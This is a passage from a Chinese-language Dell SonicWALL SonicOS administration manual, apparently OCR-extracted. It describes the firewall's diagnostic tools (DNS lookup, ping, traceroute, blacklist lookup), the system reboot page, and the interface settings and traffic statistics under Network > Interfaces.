- **最近 30 分钟**
- **最近 24 小时**
- **最近 30 天**

2 从**接口名称**下拉菜单中选择要查看的物理接口。


3 在**方向**下拉菜单中选择以下选项之一：

- **两者都** – 选择在入站和出站方向传输的数据包
- **入口** – 选择到达接口的数据包
- **出口** – 选择离开接口的数据包

数据包显示在“平均数据包大小”图中，其中 X 轴指定数据包经过接口的时间，Y 轴指定该时间点的平均数据包大小。入口数据包显示为绿色，出口数据包显示为红色。

DNS 名查找

Dell SonicWALL 安全设备有一项 DNS 查找工具，可返回 IP 地址相应的域名。如果输入 IP 地址，它将返回该地址的域名。



解析主机名或 IP 地址：

- 在**查找名称**字段中输入主机名或 IP 地址。
- 不要在主机名中添加 *http*。

防火墙将查询 DNS 服务器，并在**结果**部分显示结果。它还显示用于执行查询的 DNS 服务器的 IP 地址。

DNS 名查找部分还显示在防火墙上配置的 DNS 服务器的 IP 地址。如果 **DNS 服务器**字段中没有 IP 地址，则必须在**网络 > 设置**页面中进行配置。

IPv6 DNS 名查找

如需 SonicOS 的 IPv6 实施的完整信息，请参见第 1728 页的 IPv6。

IPv6 DNS 名查找工具可查找域名对应的 IPv6 地址。或者，如果输入 IPv6 地址，它将查找该地址的域名。


执行 IPv6 DNS 查找或 IPv6 反向域名查找时，必须输入 DNS 服务器地址。可以使用 IPv6 或 IPv4 地址。

使用 *IPv6 DNS* 名查找工具的步骤如下：

1. 在 **DNS 服务器 (V4)** 字段中输入 IPv4 DNS 服务器地址，或在 **DNS 服务器 (V6)** 字段中输入 IPv6 DNS 服务器地址。
2. 在**逆向查找 IP 地址**字段中，输入您想知道其 IPv6 地址的域名或您想知道其域名的 IPv6 地址。
3. 单击**执行**。

   设备将返回匹配的 IPv6 地址和域名对。

查找网络路径



输入一个 IP 地址，确定网络路径是否位于特定的网络接口上，能否到达路由器网关 IP 地址，以及能否通过以太网地址到达。

Ping



Ping 测试从互联网上的计算机中弹回一个数据包并返回给发送者。该测试显示防火墙能否联系远程主机。如果 LAN 中的用户在访问互联网服务时遇到问题，请尝试 ping DNS 服务器或位于 ISP 位置的其他计算机。如果测试不成功，则尝试 ping ISP 以外的设备。如果可以 ping 通 ISP 以外的设备，则表明 ISP 连接存在问题。

1 从**诊断工具**菜单中选择 **Ping**。

2 输入目标设备的 IP 地址或主机名，然后单击**执行**。

3 在**接口**下拉菜单中，选择想要从哪个 WAN 接口测试 ping。选择**任何**将允许设备在所有接口中做出选择 – 包括未在下拉菜单中列出的接口。如果测试成功，防火墙将返回一条消息，说明该 IP 地址为活动地址，并显示返回时间（以毫秒 (ms) 为单位）。

IPv6 Ping




如需 SonicOS 的 IPv6 实施的完整信息，请参见第 1728 页的 IPv6。Ping 工具包含一个新的**偏向 IPv6 网络**选项。

Ping 一个域名时，它使用返回的第一个 IP 地址，并显示实际的 Ping 地址。如果同时返回 IPv4 和 IPv6 地址，防火墙默认 Ping IPv4 地址。

如果**偏向 IPv6 网络**选项启用，防火墙将 Ping IPv6 地址。

核心 0 进程监视器


核心 0 进程监视器显示核心 0 上的单独系统进程、其 CPU 利用率及其系统时间。多核 SuperMassive 9000 系列和多核 NSA 系列设备提供了核心 0 进程监视器。



#	名称	功能	优先级	总数 % （秒）	当前 % （秒）
1	tSysMonitor	0x813dfb54	10	2.31% 5594.28	4.55% 0.05
2	cbqTask	0x813db188	10	1.90% 4611.05	0.00% 0.00
3	zNSM	0x813db188	50	0.28% 672.78	0.00% 0.00
4	tAsFlhWr	0x813db188	128	0.05% 114.50	0.00% 0.00
5	tDEACheckDEAServer	0x813dfb54	104	0.03% 74.30	0.00% 0.00
6	tWebMain02	0x813db188	50	0.02% 46.75	0.00% 0.00
7	tWebMain01	0x80971c0c	50	0.02% 43.20	0.00% 0.00
8	tWebMain03	0x813db188	50	0.02% 42.82	0.00% 0.00
9	tWebMain04	0x813db188	50	0.02% 38.98	0.00% 0.00
10	tRemoteBackupd	0x813dfb54	50	0.01% 36.20	0.00% 0.00
11	REAL_tDataPlane	0x813db188	50	0.01% 13.62	0.00% 0.00
12	pass_to_stack	0x813db188	50	0.00% 8.87	0.00% 0.00


实时黑名单查找

实时黑名单查找工具用于测试 SMTP IP 地址、RBL 服务或 DNS 服务器。在“IP 地址”字段中输入 IP 地址，在“RBL 域”字段中输入 RBL 的 FQDN，以及在“DNS 服务器”字段中输入 DNS 服务器信息。单击**执行**。



反向名称解析

反向名称解析工具与 DNS 名查找工具相似，不同之处在于它通过给定的 IP 地址查找服务器名称。



在**反向查找 IP 地址**字段中输入 IP 地址，该工具将查看为您的安全设备配置的所有 DNS 服务器，从而将该 IP 地址解析为服务器名称。

IPv6 反向名称解析

如需 SonicOS 的 IPv6 实施的完整信息，请参见第 1728 页的 IPv6。

IPv6 反向名称解析工具用于查找给定 IPv6 地址对应的服务器名称。

使用该工具的步骤如下：

1. 在 **DNS 服务器 (V4)** 字段中输入 IPv4 DNS 服务器地址，或在 **DNS 服务器 (V6)** 字段中输入 IPv6 DNS 服务器地址。
2. 在**逆向查找 IP 地址**字段中输入您想知道其服务器名称的 IPv6 地址。
3. 单击**执行**。

   设备将返回 IPv6 地址对应的服务器名称。


连接限制前 X

连接限制前 X 工具按照源 IP 地址和目标 IP 地址列出排名前 10 的连接。在使用该工具之前，必须为您的设备启用源 IP 限制和/或目标 IP 限制。如果没有启用上述选项，该页面将显示一条消息，提示您可以在**防火墙 > 高级**页面中将其启用。




检查 GEO 位置和 BOTNET 服务器查找

Geo-IP 和 Botnet 过滤功能允许管理员基于 IP 地址阻止与某个地理位置之间的连接，以及阻止与 Botnet 命令和控制服务器之间的连接。**安全服务 > Geo-IP 和 Botnet 过滤器**页面中提供了该工具的更多功能。如需完整的详细信息，请参见第 1448 页的安全服务 > Geo-IP 过滤



最大查找和阻塞检查

最大查找和阻塞检查工具用于查找域或 IP 地址。您的已配置 DNS 服务器显示在 **DNS 服务器 1/2/3** 字段中，但无法编辑。在**查找名称或 IP** 字段中输入域名（例如google.com）后，单击**执行**，输出将显示在**结果**下面。结果中包括您所输入的域名或 IP 地址、已使用的列表中的 DNS 服务器、已解析的电子邮件服务器域名和/或 IP 地址，以及从域服务器收到的标识或提示连接受到拒绝的消息。标识的内容取决于您正在查找的服务器。



跟踪路由



跟踪路由是一项诊断实用工具，用于协助诊断和排除互联网中的路由器连接故障。通过使用 Internet 连接消息协议 (ICMP) 回应与 Ping 数据包相似的数据包，**跟踪路由**可测试与路由器和其他沿网络路径越来越远的主机之间的互连性，直至连接发生故障或远程主机发出响应。

1 从**诊断工具**菜单中选择**跟踪路由**。

2 在**跟踪此主机或 IP 地址的路由**字段中输入目标主机的 IP 地址或域名称。

3 在**接口**下拉菜单中，选择想要从哪个 WAN 接口测试跟踪路由。选择**任何**将允许设备在所有接口中做出选择 – 包括未在下拉菜单中列出的接口。

4 单击**执行**。

随即显示另一个窗口，其中包含到目标主机的每个中继段。通过跟踪路由，可以诊断防火墙与目标之间的连接发生故障的位置。

IPv6 跟踪路由

如需 SonicOS 的 IPv6 实施的完整信息，请参见第 1728 页的 IPv6。

跟踪路由工具包含一个新的 IPv6 网络优先选项。




利用路由器和其他主机测试互连时，它使用返回的第一个 IP 地址，并显示实际的跟踪路由地址。如果同时返回 IPv4 和 IPv6 地址，防火墙默认跟踪路由 IPv4 地址。

如果**偏向 IPv6 网络**选项启用，防火墙将跟踪路由 IPv6 地址。


Web 服务器监控

Web 服务器监控工具显示 Web 服务器在多个时段的 CPU 利用率。Web 服务器监控的期限可通过在**视图类型**下拉菜单中选择以下选项之一进行更改：最近 30 秒、最近 30 分钟、最近 24 小时或最近 30 天。



用户监控

用户监控工具显示在多个时段登录的用户数量。用户监控的期限可通过在**视图类型**下拉菜单中选择以下选项之一进行更改：最近 30 分钟、最近 24 小时或最近 30 天。



25

重启系统

系统 > 重启



可以在 Web 管理界面中重启 Dell SonicWALL 安全设备。

1 转到**系统 > 重启**页面。

2 单击**重启**。

重启防火墙需要大约 60 秒时间。

在重启期间，LAN 中的互联网访问将会暂时中断。

第 4 部分

网络

- 配置接口
- 配置 **PortShield** 接口
- 为 **Dell X** 系列交换机配置 **PortShield** 接口
- 配置有线模式 **VLAN** 转换
- 设置故障切换和负载均衡
- 配置网络区域
- 配置 **DNS** 设置
- 配置地址对象
- 配置网络服务组和对象
- 配置路由通告和路由策略
- 配置 **NAT** 策略
- 管理 **ARP** 流量
- 配置邻居发现协议
- 配置 **MAC-IP** 反欺骗
- 设置 **DHCP** 服务器
- 使用 **IP** 助手
- 设置 **Web** 代理转发
- 配置动态 **DNS**
- 配置网络监视器

26


配置接口

- 第 233 页的网络 > 接口
  - 第 235 页的接口设置
  - 第 236 页的接口流量统计
  - 第 236 页的物理和虚拟接口
  - 第 238 页的 SonicOS 安全对象
  - 第 238 页的透明模式
  - 第 238 页的 IPS 探查器模式
  - 第 242 页的 Firewall Sandwich
  - 第 242 页的配置接口
  - 第 260 页的配置 IPS 探查器模式
  - 第 265 页的配置有线和 Tap 模式
  - 第 267 页的带有链路聚合的有线模式
  - 第 269 页的二层桥接模式
  - 第 283 页的配置二层桥接模式
  - 第 291 页的非对称路由
  - 第 291 页的配置 IPv6 接口


网络 > 接口

网络 > 接口页包含直接链接到物理接口的接口对象。SonicOS 的接口寻址方案可配合网络区域和地址对象工作。

NSA 2600 和更高版本的设备



TZ 设备



主题：

- 第 235 页的显示/隐藏 PortShield 接口
- 第 235 页的接口设置
- 第 236 页的接口流量统计
- 第 236 页的物理和虚拟接口

- 第 238 页的 SonicOS 安全对象
- 第 238 页的透明模式
- 第 238 页的 IPS 探查器模式
- 第 242 页的配置接口
- 第 260 页的配置 IPS 探查器模式
- 第 265 页的配置有线和 Tap 模式
- 第 267 页的带有链路聚合的有线模式
- 第 269 页的二层桥接模式
- 第 283 页的配置二层桥接模式
- 第 291 页的配置 IPv6 接口

显示/隐藏 PortShield 接口

在 IPv4 模式下，您可以通过单击页面右上角的**显示 PortShield 接口** Show PortShield Interfaces 按钮来显示**接口设置**和**接口流量统计**表中的 PortShield 接口。单击该按钮时，它会变成**隐藏 PortShield 接口** Hide PortShield Interfaces 按钮。

要隐藏 PortShield 接口，单击**隐藏 PortShield 接口**按钮。

接口设置

接口设置表列出了每个接口的以下信息：

- **名称** - 接口的名称。
- **区域** - 默认列出 LAN、WAN、DMZ 和 WLAN。配置好的区域的名称将在此列中列出。
- **组** - 如果将接口分配至某个负载均衡组，该组将会显示在此列中。
- **IP 地址** - 分配给接口的 IP 地址。
- **子网掩码** - 分配给子网的网络掩码。
- **IP 分配** - 可用的 IP 分配方法，具体取决于将接口分配到的区域：

  注：有线模式和 Tap 模式仅在 NSA 2600 和更高版本的设备可用。

  - **LAN**：静态、透明、二层桥接模式、有线模式、Tap 模式、PortShield 交换机模式
  - **WAN**：静态、DHCP、PPPoE、PPTP、L2TP、有线模式、Tap 模式
  - **DMZ**：静态、透明、二层桥接模式、有线模式、Tap 模式、PortShield 交换机模式
  - **WLAN**：静态、二层桥接模式、PortShield 交换机模式
  - **PortShield 到 X*n***：如果已配置 PortShield 接口，PortShield 分配
- **状态** - 链路状态和速度。
- **已启用** - 表明端口可以通过**网络 > 接口**页面启用/禁用。已启用的端口指示为**已启用** 图标，已禁用的端口指示为**已禁用** 图标。点击图标后将显示消息验证您想要启用/禁用端口。单击**确定**。端口已启用/禁用，图标随之改变。

  注：此选项仅在 NSA 2600 及更高版本的设备中可用。

- **注释** - 任何用户指定的注释。
- **配置** - 单击**配置**图标可显示**编辑接口**对话框，用于配置指定接口的设置。

接口流量统计

接口流量统计表为每个接口列出了所有已配置接口的接收和发送信息，包括 VLAN 子接口。

- **收到的单播数据包数** - 指示该接口所接收的点对点通信数量。
- **收到的广播数据包数** - 指示该接口所接收的多点通信数量。
- **接收字节数** - 指示该接口所接收的数据量（以字节计）。
- **发送的单播数据包数** - 指示该接口所发送的点对点通信数量。
- **发送的广播数据包数** - 指示该接口所发送的多点通信数量。
- **发送字节数** - 指示该接口所发送的数据量（以字节计）。

要清除当前统计信息，请单击**网络 > 接口**页面右上角的**清除**按钮。

物理和虚拟接口

SonicOS 中的接口可能是：

- **物理接口** – 将物理接口绑定到单个端口上
- **虚拟接口** – 将虚拟接口指定为物理接口的子接口，并使得物理接口能够承载分配至多个接口的流量。

物理接口

SonicOS 设备前面板有一些物理接口。接口数量和类型取决于型号和版本（如需设备接口的更多信息，参见相关入门指南）：

- **1 GE** – 高速铜线千兆以太网端口
- **1 GE SFP** – 1 千兆以太网热插接式 SFP 接口 [1]
- **10 GE SFP+** – 10 千兆热插接式端口[1]
- **MGMT** – 一个 1 千兆以太网管理接口端口，用于保障安全模式下设备固件升级的安全。关于在安全模式下使用 MGMT 端口进行固件升级的更多信息，请参见 *SonicOS 6.2 升级指南*。MGMT 端口的默认 IP 地址是 `192.168.1.254`。

1. 仅限 NSA 3600 系列和更高版本及 SuperMassive 系列

必须将物理接口指定给某个区域，以便配置访问规则来管理入站和出站流量。将安全区域绑定至各个物理接口，作为入站和出站流量的管道。如果没有接口，流量将无法访问或退出该区域。

如需区域的更多信息，请参见第 330 页的网络 > 区域。

NSA 6600 和 SuperMassive 9000 系列上的 10 千兆以太网 SFP+ 端口

